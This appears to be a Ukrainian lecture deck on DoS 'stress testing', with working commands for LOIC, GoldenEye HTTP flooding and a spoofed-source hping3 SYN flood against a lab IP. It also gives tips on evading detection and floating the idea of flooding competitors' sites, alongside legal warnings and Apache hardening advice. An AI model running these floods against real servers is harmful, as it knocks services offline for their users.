
Построение завершено -- 0 ошибок, 1 предупреждение
root@kali-mial:~/Desktop/loic# ./loic.sh update
/usr/bin/git
Current branch master is up to date.
/usr/bin/git
MonoDevelop Build Tool
Загружается решение: /root/Desktop/loic/LOIC/LOIC.sln
Загружается решение: /root/Desktop/loic/LOIC/LOIC.sln
Loading projects ..
root@kali-mial:~/Desktop/loic# ./loic.sh run
/usr/bin/mono
Could not set X locale modifiers
```





# Стрес-тест мережі з Low Orbit Ion Cannon (LOIC)

Використання LOIC дуже просте (просто мрія ☺ ). Ви можете вибрати ручний режим або IRC. Для прикладу виберемо ручний режим. Введіть URL-адресу або IP-адресу. Натисніть Lock on. Потрібно вибрати метод атаки: TCP, UDP чи HTTP. Оберемо HTTP. Інші налаштування можна не змінювати. Коли все готово, запустіть атаку кнопкою IMMA CHARGIN MAN LAZER. LOIC покаже процес атаки. Натисніть кнопку Stop Flooding для зупинки атаки:



# Стрес-тест мережі: DoS веб-сайту в Kali Linux з GoldenEye

*GoldenEye* (<https://github.com/jseidl/GoldenEye>) – це інструмент DoS, який може сильно навантажити сервери HTTP, щоб паралізувати їх роботу через вичерпання пулу ресурсів. GoldenEye має свої особливості, і може покласти сервер за 30 секунд, залежно від того, наскільки великий пул пам'яті. Звичайно, він не працює на захищених серверах та серверах за правильно налаштованими WAF, IDS. Але це чудовий інструмент для тестування веб-сервера на підвищене навантаження. А на підставі отриманих результатів можна змінити правила iptables/файєрволів для збільшення стійкості та опірності до негативних факторів.

Подробиці про інструмент GoldenEye: автор: Jan Seidl, веб-сайт: <http://wroot.org/>

Цей інструмент призначений тільки для цілей дослідження та будь-яке інше шкідливе його використання заборонено. GoldenEye – це застосунок на Python 3 тільки для цілі тестування безпеки! GoldenEye – інструмент тестування HTTP DoS, експлуатований вектор атаки: *HTTP Keep Alive + NoCache*

# Установка GoldenEye на Linux

Перейдемо в каталог, де буде програма, наприклад *opt*, якщо відсутній – створюємо:

```
mkdir opt  
cd opt
```

Наступна велика команда створить каталог, завантажить туди останню версію GoldenEye, розпакує архів і одразу запустить GoldenEye (покаже довідку про програму):

```
mkdir GoldenEye && cd GoldenEye && wget  
https://github.com/jseidl/GoldenEye/archive/master.zip && unzip master.zip && cd  
GoldenEye-master/ && ./goldeneye.py
```



# Запуск GoldenEye – DoS веб-сайту

Запуск дуже простий: `./goldeneye.py`

Програма показує свою довідку:

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py
Please supply at least the URL

-----

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

USAGE: ./goldeneye.py <url> [OPTIONS]

OPTIONS:
      Flag                Description                Default
      -u, --useragents    File with user-agents to use    (default: randomly
generated)
      -w, --workers       Number of concurrent workers    (default: 10)
      -s, --sockets       Number of concurrent sockets    (default: 500)
      -m, --method        HTTP Method to use 'get' or 'post' or 'random'    (default: get)
      -d, --debug         Enable Debug Mode [more verbose output]    (default: False)
      -h, --help          Shows this help

-----

root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```

# Запуск GoldenEye – DoS веб-сайту

Необхідно інформувати користувачів про розклад тестування та можливі перебоїв у роботі. Оскільки часто результатом симуляції атаки є зупинка роботи.

Інші попередження:

- ✓ Ви не маєте тестувати (симулювати атаку) інших без їхнього дозволу. Оскільки у разі заподіяння шкоди, вас можете бути притягнуто до відповідальності відповідно до законодавства.
- ✓ Інформація надається в освітніх цілях.
- ✓ Можна використовувати для тестування серверів замовника тесту, для аналізу якості їх налаштування та розробки заходів протидії атакам.

# Запуск GoldenEye – DoS веб-сайту

Запуск трохи відрізняється від використовуваної вами ОС:

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py  
http://www.goldeneyetestsite.com/
```

```
sudo ./goldeneye.py http://www.goldeneyetestsite.com/
```

```
python goldeneye.py http://www.goldeneyetestsite.com/
```

*Залежно від того, де ви зберегли файли, підредагуйте ваш шлях та команду.*



# Запуск GoldenEye – DoS веб-сайту

Слідкувати за станом сервера можна командою *top*:

```
top - 17:02:06 up 5:58, 2 users, load average: 0,06, 0,88, 0,62
Tasks: 82 total, 1 running, 81 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0,0 us, 0,3 sy, 0,0 ni, 99,3 id, 0,0 wa, 0,0 hi, 0,3 si, 0,0 st
KiB Mem: 1012156 total, 662624 used, 349532 free, 40108 buffers
KiB Swap: 2068476 total, 0 used, 2068476 free. 478416 cached Mem

  PID USER      PR  NI   VIRT   RES   SHR S  %CPU  %MEM     TIME+ COMMAND
 856 root        20   0   82700   5920   5068 S   0,3   0,6   0:01.12 sshd
10964 root        20   0   23800   3072   2412 R   0,3   0,3   0:00.42 top
    1 root        20   0 110496   4664   3092 S   0,0   0,5   0:00.96 systemd
    2 root        20   0      0      0      0 S   0,0   0,0   0:00.01 kthreadd
    3 root        20   0      0      0      0 S   0,0   0,0   0:00.36 ksoftirqd/0
    5 root        0 -20      0      0      0 S   0,0   0,0   0:00.00 kworker/0:0H
    6 root        20   0      0      0      0 S   0,0   0,0   0:00.00 kworker/u2:0
    7 root        20   0      0      0      0 S   0,0   0,0   0:00.54 rcu_sched
```

Тобто, сервер перебуває у стані простою, процес повністю вільний, вільної оперативної пам'яті є 350 мегабайт.

# Запуск GoldenEye – DoS веб-сайту

Атака: `./goldeneye.py http://192.168.1.37/info.php`

```
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master# ./goldeneye.py http://192.168.1.37/info.php
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>
Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
root@WebWare-Kali:~/opt/GoldenEye/GoldenEye-master#
```




# Запуск GoldenEye – DoS веб-сайту

Результат.

Можна подивитися по скріншоті, процесор, як і раніше, практично не діє, але кількість вільної пам'яті різко скоротилася, збільшилася кількість сплячих процесів.

Тим не менш, сервер не вдалося повністю покласти при атаці в один потік.



```
top - 17:06:58 up 6:03, 2 users, load average: 0,08, 0,42, 0,49
Tasks: 217 total, 1 running, 215 sleeping, 0 stopped, 1 zombie
%Cpu(s): 0,3 us, 0,3 sy, 0,0 ni, 99,3 id, 0,0 wa, 0,0 hi, 0,0 si, 0,0 st
MiB Mem: 1012156 total, 932380 used, 79776 free, 40508 buffers
MiB Swap: 2068476 total, 0 used, 2068476 free. 479576 cached Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
4871	mysql	20	0	558132	48404	11084	S	1,3	4,8	0:08.21	mysqld
856	root	20	0	82700	5920	5068	S	0,3	0,6	0:01.48	sshd
7848	root	20	0	280712	27600	19936	S	0,3	2,7	0:02.02	apache2
1166	www-data	20	0	281704	16700	8488	S	0,3	1,6	0:00.07	apache2
1	root	20	0	110496	4664	3092	S	0,0	0,5	0:00.96	systemd
2	root	20	0	0	0	0	S	0,0	0,0	0:00.01	kthreadd
3	root	20	0	0	0	0	S	0,0	0,0	0:00.42	ksoftirqd/0
5	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	kworker/0:0H
6	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kworker/u2:0
7	root	20	0	0	0	0	S	0,0	0,0	0:00.60	rcu_sched
8	root	20	0	0	0	0	S	0,0	0,0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0,0	0,0	0:00.00	migration/0
10	root	rt	0	0	0	0	S	0,0	0,0	0:00.15	watchdog/0
11	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	khelper
12	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kdevtmpfs
13	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	netns
14	root	20	0	0	0	0	S	0,0	0,0	0:00.00	khungtaskd
15	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	writeback
16	root	25	5	0	0	0	S	0,0	0,0	0:00.00	ksmd
17	root	39	19	0	0	0	S	0,0	0,0	0:00.00	khugepaged
18	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	crypto
19	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	kintegrityd
20	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	bioaset
21	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	kblockd
23	root	20	0	0	0	0	S	0,0	0,0	0:00.26	kswapd0
24	root	20	0	0	0	0	S	0,0	0,0	0:00.00	fsnotify_mark
30	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	kthrotld
31	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	ipv6_addrconf
32	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	deferwq
66	root	20	0	0	0	0	S	0,0	0,0	0:00.00	khubd
67	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	ata_sff
68	root	20	0	0	0	0	S	0,0	0,0	0:00.00	scsi_eh_0
69	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	scsi_tm_f_0
70	root	20	0	0	0	0	S	0,0	0,0	0:00.00	scsi_eh_1
71	root	20	0	0	0	0	S	0,0	0,0	0:00.20	kworker/u2:2
72	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	scsi_tm_f_1
73	root	20	0	0	0	0	S	0,0	0,0	0:00.00	scsi_eh_2
74	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	scsi_tm_f_2



# Аналіз атаки GoldenEye

Перегляд логу сервера: `cat /var/log/apache2/access.log | grep -E '192.168.1.55'`

Використано *grep -E '192.168.1.55'*, щоб відфільтрувати підключення тільки з машини, з якої велася атака. Бачимо там приблизно таке:

```
192.168.1.55 - - [18/Jun/2020:17:06:51 +0700] "GET
/info.php?vYSSDx=tGlrnfX4HbYXBm&CKVuvV=JLoK&nHc8x=0x5YKQtvHs0HWS68
HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_3_3)
AppleWebKit/535.6 (KHTML, like Gecko) Version/6.0.5 Safari/535.17"

192.168.1.55 - - [18/Jun/2015:17:06:48 +0700] "GET
/info.php?dC1FyXpw=hB6Oh&rjcf74A=YVA&YUtUXuDo2s=2pLY7nlq&SjyqoF=wUIx8Aq&tXkr
fJRw=LsgED HTTP/1.1" 200 69504 "http://www.baidu.com/k1IkNXv" "Mozilla/5.0
(Macintosh; Intel Mac OS X 11_0_4) AppleWebKit/536.12 (KHTML, like Gecko)
Chrome/10.0.623.89 Safari/536.26"

192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET
/info.php?0Nk7p=kSf&1eVF8PNy=UpDtXpDmJE2Fbx6&lPS=53T0AUI6Xu&5EbHY=scv1yBq8O
6Y&JJthAkQqqk=HUEQBD5ONbAMxVlWHxai HTTP/1.1" 200 69504 "-" "Mozilla/5.0
(Windows NT 5.1; WOW64) Gecko/20021304 Firefox/12.0"
```

# Аналіз атаки GoldenEye

Одного погляду на логи достатньо, що кожен запит GET містить різні рядки, різні користувальницькі агенти та різних реферів, серед яких Bing, Baidu, Yandex та інші рандомні пошукові системи.

*Що відбувається, коли веб-сервер зустрічається із цією атакою?*

Він аналізує вхідний трафік, перевіряє запитувані URL, адреси джерел та поле Referrer та пропускає їх із кодом 200 ОК. Чому? Тому що кожен браузер був різним. Інструмент був створений так, щоб будь-який сервер міг подумати, що це різні користувачі, які намагаються зайти з одного IP (може бути IP проксі або великої організації?) з різними браузерами (Firefox, Chrome, MSIE, Safari і т.д.), різними операційними системами (Mac, Linux, Windows і т.д.) і навіть із різними реферами. Так, можливо запитуваний URL був неправильним, але нормальні веб-сервера все одно пропустять його, перенаправлять на сторінку помилки в той час як з'єднання залишатиметься відкритим (наприклад, Apache worker/socket).

# Аналіз атаки GoldenEye

Стандартний веб-сервер зазвичай дозволяє  $X$  число одночасних користувачів з одного IP і з великою кількістю з'єднань/використовуваних сокетів, цей тип атаки призводить до важкого тиску на сервер і наступні користувачі отримують помилку (HTTP 503 або щось схоже). Отже, атакуючий з кількома рандомними проху/VPN може швидко виснажити ресурси сервера. Він навіть може уповільнити атаки на один IP для уникнення початкового виявлення:

```
root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py  
http://www.goldeneyetestsite.com/ -w 10 -s 10 -m random
```

Вищенаведена команда використовує:

**-w = 10** одночасних «юзерів»

**-s = 10** одночасних з'єднань

**-m = random**, суміш GET та POST

**Смаченький DoS!**



# Цікаве спостереження щодо Google Analytics та GoldenEye

Було виконано дослідження «в живу», щоб подивитись, як поведеться реальний веб-сервер.

Було виявлено, що Google Analytics сприймає цей трафік як реальний і додає дані від флуду до статистики (хоча він і йде з одного IP, але різні реферери та браузери переконують Google у тому, що це окремі користувачі).

Можна вигадати ще кілька способів експлуатувати це:

- ❑ Можна підвищувати свій рейтинг у Google, тому що він сприйматиме це як легітимний трафік.
- ❑ Якщо Google за це каратиме, тоді можна зафлудити веб-сайти конкурентів, знизити їх ранжування у Google.

***Ця палиця з двома кінцями – пом'ятайте про законність дій!!***

# Блокування/захист від атаки GoldenEye

Наступні пропозиції добре спрацюють, коли використовується на сервері Apache:

1. Зниження з'єднань на один IP (зазвичай їх 300 на IP для Apache)
2. Редагування порога з'єднань на IP
3. Вимкнути налаштування KeepAlive та нижній Connection Timeout (за замовчуванням це 300)
4. Якщо хостинг на загальному сервері, зверніться до сісадмінів. Якщо вони не можуть захистити від цієї простої атаки, то потрібно переїхати до кращого хостингу.
5. Використовуйте Web application Firewall (WAF).
6. Використання білих аркушів для вхідних запитів — і ця атака не вплине на сервер.
7. NGINX і Node.js начебто краще справляються з подібними атаками.

# Висновок по GoldenEye

GoldenEye виглядає як розширення, і схожий на програму *HTTP Flooder*. Обидві працюють схожим чином, але NoCache та KeepAlive від GoldenEye роблять їх дуже різними.

Також GoldenEye використовує цікавий спосіб перемішування браузерів, операційних систем та реферерів, що може обдурити фаєрвол.

Загалом, – це хороший інструмент для тестування на навантаження веб-сайту та будь-яких веб-застосунків, які дозволяють вхідні GET або POST запити.



# Стрес-тест мережі: DoS з використанням hping3 та спуфінгом IP у Kali Linux

*Hping3* (<https://www.kali.org/tools/hping3>) – це безкоштовний генератор пакетів та аналізатор для TCP/IP протоколу. Hping, де факто, один із обов'язкових інструментів для аудиту безпеки та тестування фаєрволів та мереж, він використовувався для виконання експлойту техніки сканування *Idle Scan*, яка зараз реалізована у сканері портів *Nmap*. Нова версія hping – hping3 – написана на скриптах з використанням мови Tcl. У ній реалізовано двигун для зручного опису рядками TCP/IP пакетів, отже, програміст може за дуже короткий час написати скрипт, що відноситься до низькорівневої маніпуляції пакетами TCP/IP та аналізувати їх.

# Стрес-тест мережі: DoS з використанням hping3 та спуфінгом IP у Kali Linux

*hping3* слід використовувати для...

- ✓ Traceroute/ping/probe (трасування/пінгу/зондування) хостів за фаєрволом, які блокують спроби використовувати стандартні утиліти.
- ✓ Виконання сканування простою (нині реалізується в *ntmap* з легким інтерфейсом користувача).
- ✓ Тестування правил фаєрволу.
- ✓ Тестування IDS (систем виявлення вторгнення).
- ✓ Експлуатації відомих залежностей у стеках TCP/IP.
- ✓ Мережевих досліджень.
- ✓ Вивчення TCP/IP.
- ✓ Написання реальних застосунків, пов'язаних з TCP/IP тестуванням та безпекою.
- ✓ При автоматизованих тестах із фільтрації трафіку.
- ✓ Створення робочої моделі експлойтів.
- ✓ Досліджень мереж та безпеки, коли потрібно емулювати комплексну TCP/IP поведінку.
- ✓ Прототипування систем виявлення вторгнення (IDS)
- ✓ Найпростіших у використанні утиліт з інтерфейсом Tk.

*hping3* вже встановлений у Kali Linux як і багато інших інструментів.

# DoS з використанням hping3 та випадковим IP

Запускається все однією командою:

```
root@WebWare-Kali:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.1.37
HPING 192.168.1.37 (eth0 192.168.1.37): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.37 hping statistic ---
3258138 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@WebWare-Kali:~#
```

Синтаксис команди:

*hping3* = Ім'я бінарника програми.

*-c 100000* = Кількість пакетів для надсилання.

*-d 120* = Розмір кожного пакета, який буде надіслано на цільову машину.

*-S* = Надсилаємо лише пакети SYN.

*-w 64* = Розмір вікна TCP.

*-p 21* = Порт призначення (використовується 21 порт FTP). Ви можете використовувати тут будь-який порт.

*-flood* = Надсилання пакетів так швидко, як можливо, не дбаючи про відображення вхідних пакетів. Режим флуду.

*-rand-source* = Використання рандомних IP-адрес джерела. Ви також можете використовувати *-a* або *-spoof*, щоб сховати ім'я хоста.

*192.168.1.37* = Цільова IP-адреса або IP-адреса цільової машини. Також ви можете тут використовувати сайт.



# DoS з використанням hping3 та випадковим IP

Подивимося ситуацію з боку сервера. Використаємо команду *top*. Так виглядає ситуацію на сервері в режимі простою:

```
top - 11:55:19 up 3 min, 1 user, load average: 0,04, 0,10, 0,05
Tasks: 80 total, 1 running, 79 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0,3 us, 0,0 sy, 0,0 ni, 99,7 id, 0,0 wa, 0,0 hi, 0,0 si, 0,0 st
KiB Mem: 1012156 total, 196532 used, 815624 free, 9576 buffers
KiB Swap: 2068476 total, 0 used, 2068476 free. 88592 cached Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1	root	20	0	28576	4612	3080	S	0,0	0,5	0:00.38	systemd
2	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kthreadd
3	root	20	0	0	0	0	S	0,0	0,0	0:00.01	ksoftirqd/0
4	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kworker/0:0
5	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	kworker/0:0H
6	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kworker/u2:0
7	root	20	0	0	0	0	S	0,0	0,0	0:00.28	rcu_sched
8	root	20	0	0	0	0	S	0,0	0,0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0,0	0,0	0:00.00	migration/0
10	root	rt	0	0	0	0	S	0,0	0,0	0:00.00	watchdog/0
11	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	khelper
12	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kdevtmpfs
13	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	netns



Використання процесора в районі нуля, багато вільної оперативної пам'яті.  
Так сервер почувається після початку атаки:

```
top - 11:57:50 up 5 min, 1 user, load average: 1,42, 0,72, 0,29
Tasks: 76 total, 2 running, 74 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0,0 us, 0,3 sy, 0,0 ni, 4,5 id, 0,0 wa, 0,0 hi, 95,2 si, 0,0 st
KiB Mem: 1012156 total, 196468 used, 815688 free, 9584 buffers
KiB Swap: 2068476 total, 0 used, 2068476 free. 88592 cached Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
3	root	20	0	0	0	0	R	52,0	0,0	0:50.90	ksoftirqd/0
857	mysql	20	0	492604	47648	10576	S	35,0	4,7	0:29.05	mysqld
1154	root	20	0	23680	2936	2416	R	4,5	0,3	0:02.83	top
645	root	20	0	280588	24300	18084	S	1,2	2,4	0:01.35	apache2
411	root	20	0	37068	2756	2324	S	0,9	0,3	0:00.07	rpcbind
1155	root	20	0	0	0	0	S	0,9	0,0	0:00.53	kworker/0:0
7	root	20	0	0	0	0	S	0,6	0,0	0:01.96	rcu_sched
1146	root	20	0	82700	5968	5120	S	0,3	0,6	0:02.25	sshd
1	root	20	0	28576	4612	3080	S	0,0	0,5	0:00.47	systemd
2	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kthreadd
5	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	kworker/0:0H
6	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kworker/u2:0
8	root	20	0	0	0	0	S	0,0	0,0	0:00.00	rcu_bh
9	root	rt	0	0	0	0	S	0,0	0,0	0:00.00	migration/0
10	root	rt	0	0	0	0	S	0,0	0,0	0:00.28	watchdog/0
11	root	0	-20	0	0	0	S	0,0	0,0	0:00.00	khelper
12	root	20	0	0	0	0	S	0,0	0,0	0:00.00	kdevtmpfs

# Рекомендації щодо тестування DoS

**DoS атака чужих серверів без дозволу, особливо успішна, є злочином, у тому числі в Україні!!**

При атаці на локалхост (особливо на малопотужних і віртуальних машинах), гальма сервера можуть бути пов'язані не з атакою DoS, а з тим, що сама програма SlowHTTPTest зайняла всі ресурси і сама по собі гальмує комп'ютер.

Якщо при атаці на віддалений хост програма пише вам, що він недоступний, а при спробі відкрити сторінку веб-сайту в браузері дійсно нічого не відкривається, то не поспішайте радіти. Цілком можливо, що просто спрацював захист від DoS атаки і ваш IP (тимчасово) заблокований. Для решти сайт чудово відкривається. Ви можете переконатися в цьому самі, використовуючи будь-який анонімайзер або проксі або підключившись через іншого Інтернет-провайдера.

Тестування можна робити з Windows, Linux і навіть Mac. Якщо ви запуснете кілька DoS інструментів, таких як GoldenEye, hping3 на один веб-сервер, тоді його буде дуже просто вибити.



# Дякую за увагу. Питання?

